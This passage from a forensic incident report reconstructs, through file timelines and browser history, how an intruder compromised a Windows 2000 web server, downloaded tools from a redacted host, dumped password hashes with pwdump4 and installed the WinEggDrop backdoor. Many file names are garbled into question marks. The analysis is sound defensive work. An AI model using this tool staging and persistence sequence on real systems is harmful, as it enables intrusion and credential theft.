Thu Oct 16 2003 08:36:22	7204	..c -/rwxrwxrwx	0	7623-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB826232.cat
Thu Oct 16 2003 08:36:32	7399	..c -/rwxrwxrwx	0	7632-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB823182.cat
Thu Oct 16 2003 08:36:45	11376	..c -/rwxrwxrwx	0	7730-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB824141.cat
Fri Oct 24 2003 11:21:27	7399	..c -/rwxrwxrwx	0	7216-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB820888.cat
Fri Oct 24 2003 11:21:55	12568	..c -/rwxrwxrwx	0	7713-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB829558.cat
Fri Oct 24 2003 11:21:07	8161	..c -/rwxrwxrwx	0	7604-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/Q828026.cat
Wed Nov 12 2003 10:27:56	7204	..c -/rwxrwxrwx	0	7230-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB828749.cat
Wed Nov 12 2003 10:28:06	7204	..c -/rwxrwxrwx	0	7629-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB329115.cat
Wed Feb 11 2004 10:51:02	7342	..c -/rwxrwxrwx	0	7806-128-3 C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB828028.cat

The above table shows the Windows 2000 service pack was installed on Aug. 7, 2003.

When a hotfix was installed, it would create a “KB*.cat” or “Q*.cat” in the “%windir%\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}” subdirectory. The “KB*” and “Q*” are the document numbers of the Microsoft Knowledge Base, and all the above hotfixes and their corresponding vulnerability are shown in the following:

KB823980 - MS03-026 Buffer Overrun In RPC Interface Could Allow Code Execution

KB822831 - BUG: Driver Installation Program Does Not Install Device Drivers

KB823559 - MS03-023: Buffer overrun in the HTML converter could allow code execution

KB824105 - MS03-034: Flaw in NetBIOS could lead to information disclosure

KB824146 - MS03-039: A buffer overrun in RPCSS could allow an attacker to run malicious programs

KB828035 - MS03-043: Buffer overrun in Messenger service could allow code execution

KB825119 - MS03-044: Buffer overrun in Windows Help and Support Center could lead to system compromise

KB826232 - MS03-042: Buffer Overflow in Windows Troubleshooter ActiveX Control Could Allow Code Execution

KB823182 - MS03-041: Vulnerability in Authenticode Verification Could Allow Remote Code Execution

KB824141 - MS03-045: Buffer overrun in the ListBox and in the ComboBox Control could allow code execution

KB820888 - Computer stops responding (hangs) when it tries to mount an NTFS volume after you restart the computer

KB829558 - Information about Jet 4.0 Service Pack 8

Q828026 - Update for Windows Media Player URL script command behavior

KB828749 - MS03-049: Buffer Overrun in the Workstation Service Could Allow Code Execution

KB329115 - MS02-050: Certificate validation flaw might permit identity spoofing

KB828028 - MS04-007: An ASN.1 vulnerability could allow code execution

Based on the creation times of those “KB*.cat” and “Q*.cat” files, we can realize when the system was patched. Furthermore, we can also observe the “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates” sub-key which maintains information of the installed hotfixes as shown in the following:




Table 2-49 Installation of service pack and hotfixes

7.3 Date: 2004/5/14

Fri May 14 2004 00:13:11 132 m.c -/rwxrwxrwx 0 0 7655-128-1 C:\WINNT\system32\atheacker(s) created the “c:\winnt\system32\atheacker” file on May 14, 2004 at 00:13:11. This file is a script which can be used to download the hacker tools from 140.DDD.EEE.FFF, as shown in

Table 2-47. Besides, it also means the web system, by that time, had been compromised.

Table 2-50 Date:2004/5/14

Fri May 14 2004 00:15:42	56 m.c d/drwxrwxrwx 0	0	3036-144-7 C:\Documents and Settings
Fri May 14 2004 00:15:43	48 .c d/drwxrwxrwx 0	0	9836-144-1 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?/?
141 .c -/rwxrwxrwx 0	0	10179-128-5 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/brndlog.bak	
9894 .c -/rwxrwxrwx 0	0	10161-128-4 C:\Documents and Settings/TsInternetUser/My Documents/My Pictures/Sample.jpg	
129 .c -/rwxrwxrwx 0	0	10163-128-3 C:\Documents and Settings/TsInternetUser/SendTo/3.5 ??_ (A).lnk	
152 .c d/drwxrwxrwx 0	0	9896-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/IME	
48 .c d/drwxrwxrwx 0	0	9840-144-1 C:\Documents and Settings/TsInternetUser/?????h/???/_?	
48 .c d/drwxrwxrwx 0	0	9901-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/IME/TINTLGNT	
1269 .c -/rwxrwxrwx 0	0	10156-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?eU?.lnk	
1253 .c -/rwxrwxrwx 0	0	10116-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?T??w/UT?u?.lnk	
0 .ac -/rwxrwxrwx 0	0	10160-128-3 C:\Documents and Settings/TsInternetUser/SendTo/Lbv/w?.DeskLink	
1259 .c -/rwxrwxrwx 0	0	10158-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?TrueType W???.lnk	
48 .c d/dr-xr-xr-x 0	0	9848-144-1 C:\Documents and Settings/TsInternetUser/PrintHood	
560 .c d/drwxrwxrwx 0	0	9838-144-1 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?T??w	
0 .ac -/rwxrwxrwx 0	0	10159-128-3 C:\Documents and Settings/TsInternetUser/SendTo/??6???.MAPIMail	
127 .c -/rwxrwxrwx 0	0	10174-128-3 C:\Documents and Settings/TsInternetUser/Favorites/?????.url	
1257 .c -/rwxrwxrwx 0	0	10155-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?T??w/((?????.lnk	
48 .c d/drwxrwxrwx 0	0	9879-144-1 C:\Documents and Settings/TsInternetUser/FrontPageTempDir	
1253 .c -/rwxrwxrwx 0	0	9915-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?q?w/?????.lnk	
1520 .c -/rwxrwxrwx 0	0	9917-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?q?w/?????.lnk	
56 .c d/dr-xr-xr-x 0	0	9844-144-5 C:\Documents and Settings/TsInternetUser/SendTo	
113 .c -/r-xr-xr-x 0	0	10175-128-3 C:\Documents and Settings/TsInternetUser/Local Settings/History/History.IE5/desktop.ini	
0 .ac -/rwxrwxrwx 0	0	10162-128-3 C:\Documents and Settings/TsInternetUser/SendTo/?????.mydocs	
392 m.c d/drwxrwxrwx 0	0	10183-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/Application Data/Microsoft/Windows	
1242 .c -/rwxrwxrwx 0	0	10157-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?Windows ?H=??.lnk	
48 .c d/dr-xr-xr-x 0	0	9842-144-1 C:\Documents and Settings/TsInternetUser/Templates	
1245 .c -/rwxrwxrwx 0	0	10153-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?T??w/>??.lnk	
360 .c d/drwxrwxrwx 0	0	9834-144-1 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?q?w	
368 m.c d/drwxrwxrwx 0	0	10182-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/Application Data/Microsoft	
607 .c -/rwxrwxrwx 0	0	10115-128-3 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?q?w	
136 .c d/drwxrwxrwx 0	0	9827-144-1 C:\Documents and Settings/TsInternetUser/?????h	
Fri May 14 2004 00:15:45	360 m.. d/drwxrwxrwx 0	0	9852-144-1 C:\Documents and Settings/TsInternetUser/My Documents
529 m.c -/r-xr-xr-x 0	0	10164-128-3 C:\Documents and Settings/TsInternetUser/My Documents/My Pictures/Desktop.ini	
598 m.. -/---x-x-x 0	0	1109-128-1 C:\Program Files/Uninstall Information/IE UserData NT/IE UserData NT.INI	
328 m.c d/drwxrwxrwx 0	0	10189-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/Protect	
256 m.c d/d-wx-wx-wx 0	0	9854-144-1 C:\Documents and Settings/TsInternetUser/My Documents/My Pictures	
Fri May 14 2004 00:15:46	631 m.c -/rwxrwxrwx 0	0	10194-128-4 C:\Documents and Settings/TsInternetUser/?????h/???/Internet Explorer.lnk
Fri May 14 2004 00:15:48	67 m.c -/r-xr-xr-x 0	0	10165-128-1 C:\Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/desktop.ini			
256 m.. d/drwxrwxrwx 0	0	9858-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/Temporary Internet Files	
Fri May 14 2004 00:15:49	48 m.c d/drwxrwxrwx 0	0	10191-144-1 C:\Documents and Settings/TsInternetUser/Application
Data/Microsoft/SystemCertificates/My/Certificates			
611 m.c -/rwxrwxrwx 0	0	10197-128-4 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/??_?/_?	
Internet Explorer ??h.lnk			
598 .c -/---x-x-x 0	0	1109-128-1 C:\Program Files/Uninstall Information/IE UserData NT/IE UserData NT.INI	
48 m.c d/drwxrwxrwx 0	0	10192-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates/My/CRLs	
0 .c -/---x-x-x 0	0	874-128-1 C:\Program Files/Uninstall Information/IE UserData NT/IE UserData NT.DAT	
136 m.c d/drwxrwxrwx 0	0	10173-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates	
48 m.c d/drwxrwxrwx 0	0	10193-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates/My/CTLs	
456 m.c d/drwxrwxrwx 0	0	10188-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates/My	
296 m.c d/drwxrwxrwx 0	0	10196-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/??_?	
Fri May 14 2004 00:15:50	127 m.c -/rwxrwxrwx 0	0	10198-128-1 C:\Documents and Settings/TsInternetUser/Favorites/??/Internet Radio Guide.url
122 m.c -/rwxrwxrwx 0	0	10180-128-3 C:\Documents and Settings/TsInternetUser/Favorites/??/ALB?.url	
48 m.c d/drwxrwxrwx 0	0	10200-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Identities/{602D5099-367A-4131-9D7C-65AA9FC6B151}	
312 m.c d/drwxrwxrwx 0	0	10199-144-1 C:\Documents and Settings/TsInternetUser/Application Data/Identities	
693 m.c -/rwxrwxrwx 0	0	962-128-4 C:\Documents and Settings/All Users/?????h/???/DI/((?/?/??/Windows Media Player.lnk	
122 m.c -/rwxrwxrwx 0	0	10176-128-3 C:\Documents and Settings/TsInternetUser/Favorites/??/Windows Media Showcase.url	
56 m.c d/drwxrwxrwx 0	0	9883-144-5 C:\Documents and Settings/TsInternetUser/Favorites/??	
296 m.c d/drwxrwxrwx 0	0	1903-144-1 C:\Documents and Settings/All Users/?????h/???/DI/((?/?/??	
Fri May 14 2004 00:15:51	67584 .c -/rwxrwxrwx 0	0	7308-128-3 C:\Program Files/Outlook Express/setup50.exe
56 m.c d/drwxrwxrwx 0	0	4698-144-6 C:\Program Files/Common Files/Services	
56 m.c d/drwxrwxrwx 0	0	4635-144-7 C:\Program Files/Outlook Express (deleted-realloc)	
571 m.c -/rwxrwxrwx 0	0	10202-128-1 C:\Documents and Settings/TsInternetUser/?????h/???/Outlook Express.lnk	
56 m.c d/drwxrwxrwx 0	0	4519-144-6 C:\Program Files/Common Files/System	
56 m.c d/drwxrwxrwx 0	0	3758-144-7 C:\Program Files/Common Files/Microsoft Shared	
583 m.c -/rwxrwxrwx 0	0	10205-128-1 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?/?/???.lnk	
56 m.c d/drwxrwxrwx 0	0	9831-144-6 C:\Documents and Settings/TsInternetUser/?????h/???/DI/((?	
56 m.c -/rwxrwxrwx 0	0	4519-144-6 C:\WINNT/Registration/R000000000053.clb (deleted-realloc)	
2209 m.c -/w-x-wx-wx 0	0	10203-128-4 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/Quick	
Launch/_? Outlook Express.lnk			
56 m.c d/drwxrwxrwx 0	0	3756-144-8 C:\Program Files/Common Files	
1863 m.c -/rwxrwxrwx 0	0	4848-128-4 C:\WINNT/OEWABLog.txt	
56 m.c d/drwxrwxrwx 0	0	4635-144-7 C:\Program Files/Outlook Express	
176 m.c d/drwxrwxrwx 0	0	4649-144-7 C:\Program Files/Common Files/Microsoft Shared/Stationery	
Fri May 14 2004 00:15:52	79 m.c -/rwxrwxrwx 0	0	10207-128-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet
Explorer/Quick Launch/o:lb.scf			
8192 m.c -/r-xr-xr-x 0	0	10184-128-3 C:\Documents and Settings/TsInternetUser/Local Settings/Application	
Data/Microsoft/Windows/UsrClass.dat			

143632 ..c -/rwxrwxrwx 0	0	937-128-4 C:\WINNT\system32\intl.cpl
301328 ..c -/rwxrwxrwx 0	0	205-128-3 C:\WINNT\system32\appwiz.cpl
56 m.c d/dr-xr-xr-x 0	0	7148-144-6 C:\WINNT\Installer
83 m.c -/r-xr-xr-x 0	0	10204-128-1 C:\Documents and Settings\TsInternetUser\Favorites\Desktop.ini
1024 m.c -/r-xr-xr-x 0	0	10185-128-4 C:\Documents and Settings\TsInternetUser\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat.LOG
322832 ..c -/rwxrwxrwx 0	0	499-128-3 C:\WINNT\system32\DESK.CPL
384 m.. d/drwxrwxrwx 0	0	10201-144-1 C:\Documents and Settings\TsInternetUser\Application Data\Microsoft\Internet Explorer\Quick Launch
Fri May 14 2004 00:15:54 5904 ..c -/rwxrwxrwx 0	0	2347-128-4 C:\WINNT\system32\telephon.cpl
5904 ..c -/rwxrwxrwx 0	0	2347-128-4 C:\WINNT\system32\telephon.cpl (deleted-realloc)
125712 ..c -/rwxrwxrwx 0	0	2295-128-3 C:\WINNT\system32\sysdm.cpl (deleted-realloc)
83216 ..c -/rwxrwxrwx 0	0	2264-128-3 C:\WINNT\system32\sticpl.cpl
125712 ..c -/rwxrwxrwx 0	0	2295-128-3 C:\WINNT\system32\SYSDM.CPL
61200 ..c -/rwxrwxrwx 0	0	2358-128-4 C:\WINNT\system32\timedate.cpl
113 m.c -/r-xr-xr-x 0	0	10208-128-1 C:\Documents and Settings\TsInternetUser\Local Settings\History\desktop.ini
54272 ..c -/rwxrwxrwx 0	0	5450-128-3 C:\WINNT\system32\wuauclt.cpl
122128 ..c -/rwxrwxrwx 0	0	1152-128-4 C:\WINNT\system32\main.cpl
256 m.. d/drwxrwxrwx 0	0	9873-144-1 C:\Documents and Settings\TsInternetUser\Local Settings\History
110592 ..c -/rwxrwxrwx 0	0	8766-128-3 C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlslc.cpl
75264 ..c -/rwxrwxrwx 0	0	565-128-3 C:\WINNT\system32\joy.cpl
Fri May 14 2004 00:15:55 56 m.c d/d-wx-wx-wx 0	0	9881-144-6 C:\Documents and Settings\TsInternetUser\Favorites
119 m.c -/rwxrwxrwx 0	0	10211-128-1 C:\Documents and Settings\TsInternetUser\Favorites/#P/??#P.url
118 m.c -/rwxrwxrwx 0	0	10214-128-1 C:\Documents and Settings\TsInternetUser\Favorites/#P/Windows Media.url
197 m.c -/rwxrwxrwx 0	0	10210-128-1 C:\Documents and Settings\TsInternetUser\Favorites/?????.url
113 m.c -/rwxrwxrwx 0	0	10212-128-1 C:\Documents and Settings\TsInternetUser\Favorites/#P/Hotmail ?M??P???.url
10334 m.. -/rwxrwxrwx 0	0	10178-128-6 C:\Documents and Settings\TsInternetUser\Application Data\Microsoft\Internet Explorer\brndlog.txt
56 m.. d/drwxrwxrwx 0	0	10195-144-5 C:\Documents and Settings\TsInternetUser\Favorites/#P
119 m.c -/rwxrwxrwx 0	0	10209-128-1 C:\Documents and Settings\TsInternetUser\Favorites\MSN.com.url
113 m.c -/rwxrwxrwx 0	0	10213-128-1 C:\Documents and Settings\TsInternetUser\Favorites/#P/Windows.url
Fri May 14 2004 00:15:56 27876 m.c -/rwxrwxrwx 0	0	10216-128-3 C:\Documents and Settings\TsInternetUser\Application Data\VMware\hgfs.dat
560 m.c d/dr-xr-xr-x 0	0	9890-144-1 C:\Documents and Settings\TsInternetUser\Application Data
Fri May 14 2004 00:16:01 384 ..c d/drwxrwxrwx 0	0	10201-144-1 C:\Documents and Settings\TsInternetUser\Application Data\Microsoft\Internet Explorer\Quick Launch
Fri May 14 2004 00:17:41 152 m.. d/drwxrwxrwx 0	0	87-144-1 C:\WINNT\Debug\UserMode

The "C:\Documents and Settings\TsInternetUser" and the related subdirectories were created on May 14, 2004 from 00:15 to 00:17:41. That means it was the first time the hacker(s) logged on the system by using the TsInternetUser account.

Table 2-51 Date:2004/5/14

7.3 Date: 2004/5/17

Mon May 17 2004 22:01:22 136 m.c -/rwxrwxrwx 0	0	10295-128-1 C:\Documents and Settings\TsInternetUser\Cookies\tsinternetuser@google[1].txt
Mon May 17 2004 22:01:24 56 m.. d/drwxrwxrwx 0	0	9887-144-5 C:\Documents and Settings\TsInternetUser\Cookies
143 m.c -/rwxrwxrwx 0	0	10296-128-1 C:\Documents and Settings\TsInternetUser\Cookies\tsinternetuser@google.com[1].txt
Mon May 17 2004 22:01:24		Cookie:tsinternetuser@google.com/
Mon May 17 2004 22:01:26		Cookie:tsinternetuser@google.com.tw/
Mon May 17 2004 22:01:26 152 m.. d/drwxrwxrwx 0	0	10230-144-1 C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040518
Mon May 17 2004 22:01:28		TsInternetUser@Host://www.google.com.tw
Mon May 17 2004 22:01:28		TsInternetUser@http://www.google.com.tw
Mon May 17 2004 22:01:40		TsInternetUser@Host:140.DDD.EEE.FFF
Mon May 17 2004 22:01:40		TsInternetUser@http://140.DDD.EEE.FFF
Mon May 17 2004 22:04:08		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl
Mon May 17 2004 22:04:26 11163 m.. -/rwxrwxrwx 0	0	10313-128-3 C:\WINNT\system32\drivers\help\pmsvc.exe
Mon May 17 2004 22:04:34		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc1
Mon May 17 2004 22:04:50 16384 m.. -/rwxrwxrwx 0	0	10315-128-3 C:\WINNT\system32\drivers\help\pw4.exe
Mon May 17 2004 22:04:52		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pw4.exe
Mon May 17 2004 22:05:09 4608 m.. -/rwxrwxrwx 0	0	10317-128-3 C:\WINNT\system32\drivers\help\pw4.dll
Mon May 17 2004 22:05:16		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pwdump4.dll
Mon May 17 2004 22:05:39 23040 m.. -/rwxrwxrwx 0	0	10318-128-3 C:\WINNT\system32\drivers\help\dsc.exe
Mon May 17 2004 22:05:40		TsInternetUser@file:///C:/WINNT/system32\drivers\help\dsscan.exe
Mon May 17 2004 22:05:42		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/dsscan.exe
Mon May 17 2004 22:07:55 32768 m.. -/rwxrwxrwx 0	0	10231-128-3 C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040518\index.dat
Mon May 17 2004 22:08:01 40960 m.. -/rwxrwxrwx 0	0	10320-128-3 C:\WINNT\system32\drivers\help\mdtm2.exe
Mon May 17 2004 22:08:02 32768 ..c -/rwxrwxrwx 0	0	10231-128-3 C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040518\index.dat
Mon May 17 2004 22:08:02		TsInternetUser@file:///C:/WINNT/system32\drivers\help\mdtm2.exe
Mon May 17 2004 22:08:12		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mdtm2.exe
Mon May 17 2004 22:09:10 152064 m.c -/rwxrwxrwx 0	0	10322-128-4 C:\WINNT\system32\drivers\help\sbaanetapi.dll
Mon May 17 2004 22:09:12		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/sbaanetapi.dll
Mon May 17 2004 22:09:33 19456 m.. -/rwxrwxrwx 0	0	10323-128-3 C:\WINNT\system32\drivers\help\ms.exe
Mon May 17 2004 22:09:40		TsInternetUser@file:///C:/WINNT/system32\drivers\help\ms04011.exe
Mon May 17 2004 22:10:15 5376 m.. -/rwxrwxrwx 0	0	10325-128-3 C:\WINNT\system32\drivers\help\fscc.exe
Mon May 17 2004 22:10:20		TsInternetUser@file:///C:/WINNT/system32\drivers\help\FTPScan.exe
Mon May 17 2004 22:10:22		TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/FTPScan.exe

Mon May 17 2004 22:10:51	40960 m.. -/rwxrwxrwx 0 0	10328-128-3 C:\WINNT\system32\drivers\help\getos.exe
Mon May 17 2004 22:10:52	TsInternetUser@file:///C:/WINNT/system32\drivers\help\getos.exe	
Mon May 17 2004 22:10:54	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/getos.exe	
Mon May 17 2004 22:12:05	79360 ..c -/rwxrwxrwx 0 0	10312-128-3 C:\WINNT\system32\drivers\help\winpm.dll
Mon May 17 2004 22:13:02	4608 ..c -/rwxrwxrwx 0 0	10317-128-3 C:\WINNT\system32\drivers\help\pw4.dll
Mon May 17 2004 22:15:13	533 m.. -/rwxrwxrwx 0 0	10330-128-3 C:\WINNT\system32\drivers\help\1.txt
Mon May 17 2004 23:06:40	The software Hive file HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings	
Mon May 17 2004 23:13:49	706 m.c -/rwxrwxrwx 0 0	10332-128-1 C:\WINNT\system32\drivers\help\61.txt

According to the files created in the “C:\Documents and Settings\TsInternetUser\Cookies\” and “C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\” subdirectories, we can infer that the hacker(s) logged on the web server and then surfed the Internet by using the Internet Explorer on May 17, 2004 at 22:01. Moreover, I noticed that some unauthorized files were created from May 17, 2004 22:04:26 to May 17, 2004 23:13:49. The records in the Internet History files, furthermore, indicated that those files were downloaded from 140.DDD.EEE.FFF by using the Internet Explorer and they were put under “C:\WINNT\system32\drivers\help\” subdirectory. The 140.DDD.EEE.FFF was the IP address and was the same as what the administrator had found in the firewall logs, as shown in Table 2-1.

On May 17, 2004 at 23:06:40, the “HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings” was written, which indicated the backdoor WinEggDrop Shell had been installed on the system by that time.

Table 2-52 Date:2004/5/17

7.4 Date: 2004/5/18

Tue May 18 2004 20:59:44	533 ..c -/rwxrwxrwx 0 0	10330-128-3 C:\WINNT\system32\drivers\help\1.txt
--------------------------	-------------------------	--

The content of the “C:\WINNT\system32\drivers\help\1.txt” contains a list of user name, sid and hashed password, which seems to have been created by the “PWDump4.” The “PWDump4” is a tool that can be used to grab password hashes from the remote Windows NT/2000 machines. Furthermore, based on the MAC information of the “C:\WINNT\system32\drivers\help\1.txt”, the “PWDump4”, “C:\WINNT\system32\drivers\help\pw4.exe” might be executed on May 17, 2004 at 22:15:13 and then the “C:\WINNT\system32\drivers\help\1.txt” was copied to the “C:\WINNT\system32\drivers\help” subdirectory on May 18, 2004 at 20:59:44.

Table 2-53 Date:2004/5/18

7.5 Date: 2004/5/26

Wed May 26 2004 17:02:47	69120 m.c -/rwxrwxrwx 0 0	10526-128-3 C:\WINNT\system32\drivers\help\mmdl2
69120 m.. -/rwxrwxrwx 0 0	10523-128-4 C:\WINNT\system32\winpm.dll	
Wed May 26 2004 17:02:48	152 m.c d/drwxrwxrwx 0 0	10527-144-1 C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040524
152 m.. d/drwxrwxrwx 0 0	10508-144-1 C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004052620040527	
56 m.. d/drwxrwxrwx 0 0	9875-144-5 C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5	
32768 m.c -/rwxrwxrwx 0 0	10528-128-3 C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040524\index.dat	
Wed May 26 2004 17:02:50	TsInternetUser@Host:140.DDD.EEE.FFF	
Wed May 26 2004 17:02:50	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2	
Wed May 26 2004 17:02:55	9115 m.. -/rwxrwxrwx 0 0	10524-128-3 C:\WINNT\system32\TInject.Dll
9115 m.c -/rwxrwxrwx 0 0	10529-128-3 C:\WINNT\system32\drivers\help\ssvc2	
9115 m.. -/rwxrwxrwx 0 0	10329-128-3 C:\WINNT\system32\pmisvc.exe	
Wed May 26 2004 17:02:58	The registry of TsInternetUser ComDlg32\OpenSaveMRU C:\WINNT\system32\drivers\help\ssvc2	
Wed May 26 2004 17:03:00	TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2	
Wed May 26 2004 17:04:07	11163 .a. -/rwxrwxrwx 0 0	10313-128-3 C:\WINNT\system32\drivers\help\pmisvc.exe
Wed May 26 2004 17:06:38	9115 ..c -/rwxrwxrwx 0 0	10329-128-3 C:\WINNT\system32\pmisvc.exe
9115 ..c -/rwxrwxrwx 0 0	10524-128-3 C:\WINNT\system32\TInject.Dll	
Wed May 26 2004 17:06:57	69120 ..c -/rwxrwxrwx 0 0	10523-128-4 C:\WINNT\system32\winpm.dll
Wed May 26 2004 17:07:05	The software Hive file HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell was written	
Wed May 26 2004 17:07:05	152 ..c d/drwxrwxrwx 0 0	3083-144-1 C:\Documents and Settings\Default User\Cookies
672 ..c d/drwxrwxrwx 0 0	452-144-1 C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5	
32768 m.c -/rwxrwxrwx 0 0	482-128-3 C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\index.dat	
16384 m.c -/rwxrwxrwx 0 0	641-128-3 C:\Documents and Settings\Default User\Cookies\index.dat	
256 ..c d/drwxrwxrwx 0 0	678-144-1 C:\Documents and Settings\Default User\Local Settings\History\History.IE5	
16384 m.c -/rwxrwxrwx 0 0	679-128-3 C:\Documents and Settings\Default User\Local Settings\History\History.IE5\index.dat	
256 ..c d/drwxrwxrwx 0 0	3098-144-1 C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files	

256	..c d/drwxrwxrwx	0	0	3099-144-1	C:\Documents and Settings\Default User\Local Settings\History
Wed May 26 2004 17:09:42	11163	..c -/-rwxrwxrwx	0	0	10313-128-3 C:\WINNT\system32\drivers\help\pmsvc.exe
Wed May 26 2004 17:09:52					TsInternetUser@file:///C:/WINNT/system32/internets.exe
Wed May 26 2004 17:09:58					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
Wed May 26 2004 17:10:15					The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\dl					C:\WINNT\system32\admdll.dll
Wed May 26 2004 17:10:18					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
